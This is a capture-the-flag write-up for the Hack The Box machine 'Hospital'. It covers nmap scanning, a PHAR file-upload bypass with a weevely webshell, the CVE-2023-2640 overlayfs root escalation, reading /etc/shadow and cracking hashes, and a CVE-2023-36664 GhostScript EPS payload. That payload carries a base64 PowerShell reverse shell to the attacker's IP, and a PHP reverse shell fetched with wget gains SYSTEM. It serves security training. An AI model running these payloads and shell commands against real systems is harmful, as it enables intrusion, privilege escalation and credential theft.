Description
Hospital is a medium Hack The Box machine that features:
- Arbitrary File Upload, Privilege Escalation via Ubuntu Linux Kernel vulnerability CVE-2023-2640
- Shadow File Hash Cracking with John the Ripper
- Password Reuse
- GhostScript CVE-2023-36664 Command Injection vulnerability
- Privilege Escalation via a Misconfigured Apache running as System User
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.164.203.
$ ping -c 3 10.129.164.203
PING 10.129.164.203 (10.129.164.203) 56(84) bytes of data.
64 bytes from 10.129.164.203: icmp_seq=1 ttl=127 time=44.8 ms
64 bytes from 10.129.164.203: icmp_seq=2 ttl=127 time=41.8 ms
64 bytes from 10.129.164.203: icmp_seq=3 ttl=127 time=41.6 ms

--- 10.129.164.203 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 41.604/42.739/44.790/1.452 ms
The machine is active and with the TTL that equals 127 (128 minus 1 jump) we can assure that it is an Windows machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.164.203 -sS -oN nmap_scan
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.164.203
Host is up (0.049s latency).
Not shown: 980 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
443/tcp  open  https
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
1801/tcp open  msmq
2103/tcp open  zephyr-clt
2105/tcp open  eklogin
2107/tcp open  msmq-mgmt
2179/tcp open  vmrdp
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
8080/tcp open  http-proxy
We get many open ports, maybe related to an Active Directory environment.
Enumeration (1)
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.164.203 -sV -sC -p22,53,88,135,139,389,443,445,464,593,636,1801,2103,2105,2107,2179,3268,3269,3389,8080 -oN nmap_scan_ports
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.129.164.203
Host is up (0.051s latency).

PORT     STATE SERVICE           VERSION
22/tcp   open  ssh               OpenSSH 9.0p1 Ubuntu 1ubuntu8.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 e1:4b:4b:3a:6d:18:66:69:39:f7:aa:74:b3:16:0a:aa (ECDSA)
|_  256 96:c1:dc:d8:97:20:95:e7:01:5f:20:a2:43:61:cb:ca (ED25519)
53/tcp   open  domain            Simple DNS Plus
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
443/tcp  open  ssl/http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.0.28)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
|_http-title: Hospital Webmail :: Welcome to Hospital Webmail
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ldapssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
1801/tcp open  msmq?
2103/tcp open  msrpc             Microsoft Windows RPC
2105/tcp open  msrpc             Microsoft Windows RPC
2107/tcp open  msrpc             Microsoft Windows RPC
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Directory LDAP (Domain: hospital.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3269/tcp open  globalcatLDAPssl?
| ssl-cert: Subject: commonName=DC
| Subject Alternative Name: DNS:DC, DNS:DC.hospital.htb
| Not valid before: 2023-09-06T10:49:03
|_Not valid after:  2028-09-06T10:49:03
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
| ssl-cert: Subject: commonName=DC.hospital.htb
| Not valid before: 2023-09-05T18:39:34
|_Not valid after:  2024-03-06T18:39:34
| rdp-ntlm-info:
|   Target_Name: HOSPITAL
|   NetBIOS_Domain_Name: HOSPITAL
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: hospital.htb
|   DNS_Computer_Name: DC.hospital.htb
|   DNS_Tree_Name: hospital.htb
|_  Product_Version: 10.0.17763
8080/tcp open  http              Apache httpd 2.4.55 ((Ubuntu))
|_http-server-header: Apache/2.4.55 (Ubuntu)
|_http-open-proxy: Proxy might be redirecting requests
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
Service Info: Host: DC; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h59m48s, deviation: 0s, median: 6h59m47s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.81 seconds
We find that this machine is the Domain Controller of the domain hospital.htb. Apart of the Active Directory we get two Hypertext Transfer Protocol (HTTP) services (one of them HTTPs) running on a Apache httpd 2.4.56 server. With WhatWeb tool we can enumerate the technologies of the websites. For the one hosted in port 443 we see that it is hosting a Roundcube email client.
$ whatweb --log-brief web_techs_443 https://10.129.164.203:443
https://10.129.164.203:443 [200 OK] Apache[2.4.56], Bootstrap, Content-Language[en], Cookies[roundcube_sessid], Country[RESERVED][ZZ], HTML5, HTTPServer[Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28], HttpOnly[roundcube_sessid], IP[10.129.164.203], JQuery, OpenSSL[1.1.1t], PHP[8.0.28], PasswordField[_pass], RoundCube, Script, Title[Hospital Webmail :: Welcome to Hospital Webmail], UncommonHeaders[x-robots-tag], X-Frame-Options[sameorigin], X-Powered-By[PHP/8.0.28]
 For the service hosted in port 8080 we find a login webpage.
$ whatweb --log-brief web_techs_8080 http://10.129.164.203:8080
http://10.129.164.203:8080 [302 Found] Apache[2.4.55], Cookies[PHPSESSID], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.55 (Ubuntu)], IP[10.129.164.203], RedirectLocation[login.php]
http://10.129.164.203:8080/login.php [200 OK] Apache[2.4.55], Bootstrap, Cookies[PHPSESSID], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.55 (Ubuntu)], IP[10.129.164.203], JQuery[3.2.1], PasswordField[password], Script, Title[Login]
 We see that we can create an account so we are going to create it and login. After logging in we find a form in which we can upload files.
 When we upload the file we see that we can only upload image files so we upload a PNG file. It is uploaded successfully but the path of the file is not returned.
 So we can try to fuzz with wfuzz tool to find the directories. We find the
 /uploads directory.
$ wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc=404 http://10.129.164.203:8080/FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.129.164.203:8080/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000164:   301        9 L      28 W       325 Ch      "uploads"
000000550:   301        9 L      28 W       321 Ch      "css"
000000953:   301        9 L      28 W       320 Ch      "js"
000001481:   301        9 L      28 W       324 Ch      "vendor"
000002771:   301        9 L      28 W       323 Ch      "fonts"
We check that the file we uploaded is in that folder, the folder hasn’t directory listing enabled.
$ curl -I http://10.129.164.203:8080/uploads/image.png
HTTP/1.1 200 OK
Server: Apache/2.4.55 (Ubuntu)
ETag: "8e8-60a78db9c2e5c"
Accept-Ranges: bytes
Content-Length: 2280
Content-Type: image/png

$ curl -I http://10.129.164.203:8080/uploads/
HTTP/1.1 403 Forbidden
Server: Apache/2.4.55 (Ubuntu)
Content-Type: text/html; charset=iso-8859-1
As the web server is Apache and it is running PHP files we are going to generate a reverse shell using weevely tool to try to get a reverse shell.
$ weevely generate securep4ssw0rd hospital_report.php
Generated 'hospital_report.php' with password 'securep4ssw0rd' of 771 byte size.
If we bypass this simple client filter and try again with the PHP file we receive an error.

Exploitation (1)
After some tries we find that PHP files with PHAR extension can be uploaded and executed. As the file is uploaded successfully we connect using weevely tool to obtain the shell.
$ weevely http://10.129.164.203:8080/uploads/hospital_report.phar securep4ssw0rd

[+] weevely 4.0.1

[+] Target:     www-data@webserver:/var/www/html/uploads
[+] Session:    .weevely/sessions/10.129.164.203/hospital_report_5.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> whoami
www-data
www-data@webserver:/var/www/html/uploads $ cat /etc/*issue*
Ubuntu 23.04 \n \l

Ubuntu 23.04
Post-Exploitation (1)
We obtain a shell as the www-data user and we are inside an Ubuntu Linux 23.04 OS. As we saw before this is a Windows machine so maybe port forwarding to another machine is being applied. Checking network interfaces we confirm that we are inside another subnet, 192.168.5.0/24. We find that the IP address 192.168.5.1 corresponds to the Windows machine DC.hospital.htb.
www-data@webserver:/var/www/html/uploads $ ip a
...
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:15:5d:00:8a:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.5.2/24 brd 192.168.5.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:8a02/64 scope link
       valid_lft forever preferred_lft forever
To have stability, we are going to spawn a normal reverse shell with :backdoor_tcp weevely command.
www-data@webserver:/var/www/html/uploads $ :backdoor_reversetcp 10.10.14.56 1234
And we open a listener in our system.
nc -nvlp 1234
Then we upgrade it.
$ script /dev/null -c bash
[keyboard] CTRL-Z
$ stty raw -echo; fg
$ reset xterm
www-data@webserver:/var/www/html/uploads $ stty rows 48 columns 156
www-data@webserver:/var/www/html/uploads $ export TERM=xterm
www-data@webserver:/var/www/html/uploads $ export SHELL=bash
As console users, we find two, drwilliams and root.
www-data@webserver:/var/www/html/uploads$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
drwilliams:x:1000:1000:Lucy Williams:/home/drwilliams:/bin/bash
Checking the files of the web server we find the config.php file with the credentials of a MySQL server, username root, password my$qls3rv1c3!, and database hospital.
www-data@webserver:/var/www/html$ cat config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'root');
define('DB_PASSWORD', 'my$qls3rv1c3!');
define('DB_NAME', 'hospital');

/* Attempt to connect to MySQL database */
$link = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);

// Check connection
if($link === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
}
?>
Exploring the database we find the hashes for two users, admin and patient.
www-data@webserver:/var/www/html$ mysql -h 127.0.0.1 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 24
Server version: 10.11.2-MariaDB-1 Ubuntu 23.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use hospital;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

MariaDB [hospital]> select username,password from users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$caGIEbf9DBF7ddlByqCkrexkt0cPseJJ5FiVO1cnhG.3NLrxcjMh2 |
| patient  | $2y$10$a.lNstD7JdiNYxEepKf1/OZ5EM5wngYrf.m5RxXCgSud7MVU6/tgO |
| htb23    | $2y$10$3e88DdNGJFYebO518rrZ0.kzIgat1hFQ86OrGebjZRjzkhcsMal3K |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
We copy these two hashes and we crack them with John the Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (admin)
patient          (patient)
We find the password for the admin user, 123456, and the password for the patient user, patient. The password are not being reused so we continue with the enumeration. We see that the kernel version is 5.19.0-35-generic, which is vulnerable to CVE-2023-2640 vulnerability.
www-data@webserver:/tmp/tmp.OzKleDYyg8$ uname -a
Linux webserver 5.19.0-35-generic #36-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 3 18:36:56 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
This will help us with the privilege escalation.
www-data@webserver:/var/www/html$ mktemp -d
/tmp/tmp.LOBtiTK56H
www-data@webserver:/var/www/html$ cd /tmp/tmp.LOBtiTK56H
www-data@webserver:/tmp/tmp.LOBtiTK56H$ unshare -rm bash
bash: /root/.bashrc: Permission denied
root@webserver:/tmp/tmp.LOBtiTK56H# mkdir lower upper workdir mount
root@webserver:/tmp/tmp.LOBtiTK56H# cp /usr/bin/python3 lower/python3
root@webserver:/tmp/tmp.LOBtiTK56H# setcap 'cap_setuid+eip' lower/python3
root@webserver:/tmp/tmp.LOBtiTK56H# mount -t overlay overlay -o rw,lowerdir=lower,upperdir=upper,workdir=workdir mount
root@webserver:/tmp/tmp.LOBtiTK56H# touch mount/python3
root@webserver:/tmp/tmp.LOBtiTK56H# exit
exit
www-data@webserver:/tmp/tmp.LOBtiTK56H$ upper/python3 -c 'import os;os.setuid(0);os.system("id")'
uid=0(root) gid=33(www-data) groups=33(www-data)
As now we have root permissions we can get the hashes for the root and drwilliams users.
www-data@webserver:/tmp/tmp.LOBtiTK56H$ upper/python3 -c 'import os;os.setuid(0);os.system("cat /etc/shadow | grep -E root\|drwilliams")'
root:$y$j9T$s/Aqv48x449udndpLC6eC.$WUkrXgkW46N4xdpnhMoax7US.JgyJSeobZ1dzDs..dD:19612:0:99999:7:::
drwilliams:$6$uWBSeTcoXXTBRkiL$S9ipksJfiZuO4bFI6I9w/iItu5.Ohoz3dABeF6QWumGBspUW378P1tlwak7NqzouoRTbrz6Ag0qcyGQxW192y/:19612:0:99999:7:::
We find the password for the drwilliams user, qwe123!@# after cracking the hashes with John the Ripper.
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
qwe123!@#        (drwilliams)
Enumeration (2)
We cannot enumerate the machine more but we can check if the password is reused in the Roundcube email client. We get access to the webmail and we can read an email from another user, drbrown.
 The doctor is requesting us needle designs in the EPS file format and GhostScript is mentioned.
Exploitation (2)
GhostScript versions prior to 10.01.2 are vulnerable to a command injection vulnerability by creating a specially crafted EPS file, CVE-2023-36664. We have a PoC in Github that creates the file for us. As we are targeting the Windows server we are going to create firstly the reverse shell, then we encode it in Base64 and finally we merge it with the Powershell command. We can generate it in Revshells.
Final command encoded with Base64:
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA2ACIALAAxADIAMwA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==
Then we use the PoC to create the malicious file needles.eps.
$ python CVE_2023_36664_exploit.py --generate -p "powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA2ACIALAAxADIAMwA1ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" -x eps -f needles
We open the listener, in this case in port 1235. Now we simply answer the mail of the Dr. Brown with the file as an attachment.
$ nc -nvlp 1235
 After some seconds we receive the reverse shell.
$ nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.164.203] 6128
whoami
hospital\drbrown
Post-Exploitation (2)
We are logged in as the drbrown user. We are going to list the services running in the system.
PS C:\users\drbrown.hospital\Documents> Get-ServiceList -FilterLevel 3 | Select-Object -Property Name,DisplayName,ImagePath,User,StartMode


Name        : Apache2.4
DisplayName : Apache2.4
ImagePath   : "C:\xampp\apache\bin\httpd.exe" -k runservice
User        : LocalSystem
StartMode   : Automatic

Name        : hMailServer
DisplayName : hMailServer
ImagePath   : "C:\Program Files (x86)\hMailServer\Bin\hMailServer.exe" RunAsService
User        : LocalSystem
StartMode   : Automatic

Name        : mysql
DisplayName : mysql
ImagePath   : C:\xampp\mysql\bin\mysqld --defaults-file=C:\xampp\mysql\bin\my.ini mysql
User        : LocalSystem
StartMode   : Automatic
We find that the process of the webserver, httpd.exe is running as the System user, and it is using XAMPP, which root directory of the webserver is C:\xampp\htdocs. If we can write in this directory we will be able of running code as the SYSTEM user.
PS C:\users\drbrown.hospital\Documents> cd C:\xampp\htdocs
PS C:\xampp\htdocs> echo > test.php
PS C:\xampp\htdocs> echo "teststring" > test.php
PS C:\xampp\htdocs> type test.php
teststring
The file is created successfully so we will upload a PHP file to create a reverse shell. We can use this reverse shell. In this case we will change the line $sh = new Shell('127.0.0.1', 9000); to $sh = new Shell('10.10.14.56', 1236);. We create a HTTP server in our machine and the listener.
$ python -m http.server 80
$ nc -nvlp 1236
And we download the file in the remote machine.
PS C:\xampp\htdocs> wget -OutFile php_reverse_shell.php http://10.10.14.56/php_reverse_shell.php
Finally we obtain a shell as the NT AUTHORITY\SYSTEM user.
$ nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.14.56] from (UNKNOWN) [10.129.164.203] 34889
SOCKET: Shell has connected! PID: 9804
Microsoft Windows [Version 10.0.17763.4974]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>whoami
nt authority\system
Flags
In the SYSTEM shell we can obtain the user flag and the system flag.
PS ... > type "C:\Users\drbrown.HOSPITAL\Desktop\user.txt"
<REDACTED>
PS ... > type "C:\Users\Administrator\Desktop\root.txt"
<REDACTED>